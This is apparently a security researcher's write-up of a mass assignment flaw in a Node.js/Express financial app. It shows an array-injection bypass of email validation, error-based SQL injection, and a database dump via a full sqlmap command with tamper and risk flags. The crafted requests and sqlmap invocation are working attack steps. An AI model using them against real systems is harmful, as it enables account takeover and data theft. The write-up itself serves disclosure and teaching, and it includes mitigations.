Dumping database contents through exploitation of a Mass Assignment Vulnerability.
Introduction
Mass assignment vulnerabilities, also known as over-posting vulnerabilities, occur when frameworks automatically bind user-controlled input to model properties without proper validation.
Attackers may abuse this behavior to manipulate sensitive fields that were never intended to be user-controlled.
Commonly impacted properties include:
- Administrative roles
- Authorization flags
- Authentication attributes
- Internal application states
Example Vulnerable Code
class User < ActiveRecord::Base

  attr_accessible :name, :email

end
The above implementation allows automatic assignment of specified model fields directly from user input.
Attackers may introduce unintended fields into the request payload.
Example Malicious Request
<form action="/profile" method="POST">
<input type="text" name="name" value="John Doe">
<input type="text"
name="email"
value="john@example.com">
<input type="hidden"
name="admin"
value="true">
<input type="submit" value="Update">
</form>
If the application blindly maps all submitted fields into the backend model, privilege escalation may occur.
Target Background
The target application was developed using Node.js and Express.
The platform implemented dynamic role management allowing administrators to assign business-specific roles to users.
The application primarily handled financial workflows and internal management operations.
Technology Stack
- Bootstrap
- Express
- Node.js
- MySQL
CRUD Operations
The application exposed standard Create, Read, Update, and Delete operations for user management functionality.
One of these endpoints allowed authenticated users to update their profile information.
Profile Update Request
Request
POST /editUser HTTP/2
Host: abc.com

{
  "user_Id":"2abaac0a-4af8-4101-a763-9d0229cafb12",
  "email":"naveenj@thevillagehacker.com",
  "Mobile":"9874563217",
  "role":"Analyst",
  "isActive":true
}
The frontend interface disabled direct modification of the email address field.
However the backend API still accepted the email value inside the request body.
Response
HTTP/1.1 200 OK

{
  "Success": true,
  "Message": "User details Updated"
}
Initial Protection Mechanism
Directly replacing the email address value triggered an
Invalid Request Data response.
This indicated that some validation controls existed.
Bypassing the Validation
Further experimentation revealed that the application accepted array values instead of simple strings.
By supplying the email field as an array, the validation mechanism could be bypassed.
Manipulated Request
{
  "user_Id":"2abaac0a-4af8-4101-a763-9d0229cafb12",
  "email": [
    "naveenj@thevillagehacker.com",
    "attacker@thevillagehacker.com"
  ],
  "Mobile":"9874563217",
  "role":"Analyst",
  "isActive":true
}
Validation Result
The server responded successfully and updated the user record despite the malformed email structure.
HTTP/1.1 200 OK

{
  "Success": true,
  "Message": "User details Updated"
}
Verifying the Modification
The updated user information could be retrieved using
the /user_detail endpoint.
Request
GET /user_detail HTTP/2
Host: abc.com
Response
{
  "user_Id":"2abaac0a-4af8-4101-a763-9d0229cafb12",
  "email":"attacker@thevillagehacker.com",
  "Mobile":"9874563217",
  "role":"Analyst",
  "isActive":true
}
The email address was successfully modified through the array injection technique.
Exploring Further
Additional testing attempted to determine whether the array handling behavior introduced SQL injection conditions.
Supplying special characters and malformed values caused the backend database engine to return syntax errors.
Error-Based SQL Injection
Request
POST /editUser HTTP/2
Host: abc.com

{
  "user_Id":"2abaac0a-4af8-4101-a763-9d0229cafb12",
  "email": [
    "naveenj@thevillagehacker.com",
    " "
  ],
  "Mobile":"9874563217",
  "role":"Analyst",
  "isActive":true
}
Response
{
  "code": 400,
  "message":"ER_PARSE_ERROR:You have an error in your SQL syntax"
}
The backend error disclosure confirmed:
- SQL query parsing failure
- Improper array handling
- Potential SQL injection vector
- MySQL backend usage
SQLMAP Automation
The identified injection point was automated using SQLMAP.
python sqlmap.py \
-r request.txt \
--batch \
--dbs \
--risk 3 \
--level 4 \
--random-agent \
--tamper=between \
--proxy=http://127.0.0.1:8080

Database Dump
SQLMAP successfully extracted database information through the vulnerable endpoint.
Impact
- Mass Assignment exploitation
- Unauthorized data modification
- Error-based SQL injection
- Database enumeration
- Potential credential exposure
- Sensitive financial data compromise
Root Cause
- Unsafe object binding
- Improper input validation
- Lack of strict type enforcement
- Improper array handling
- Verbose SQL error disclosure
Mitigation
- Use allowlists for assignable fields
- Implement strict schema validation
- Reject unexpected array structures
- Use parameterized queries
- Disable verbose SQL errors
- Perform server-side type validation
Conclusion
Mass assignment vulnerabilities can create unexpected attack paths beyond simple privilege escalation.
In this case, improper handling of array values exposed a pathway toward SQL injection and eventual database extraction.
Applications must strictly validate object structures, types, and assignable properties before processing user input.
Thank you for reading.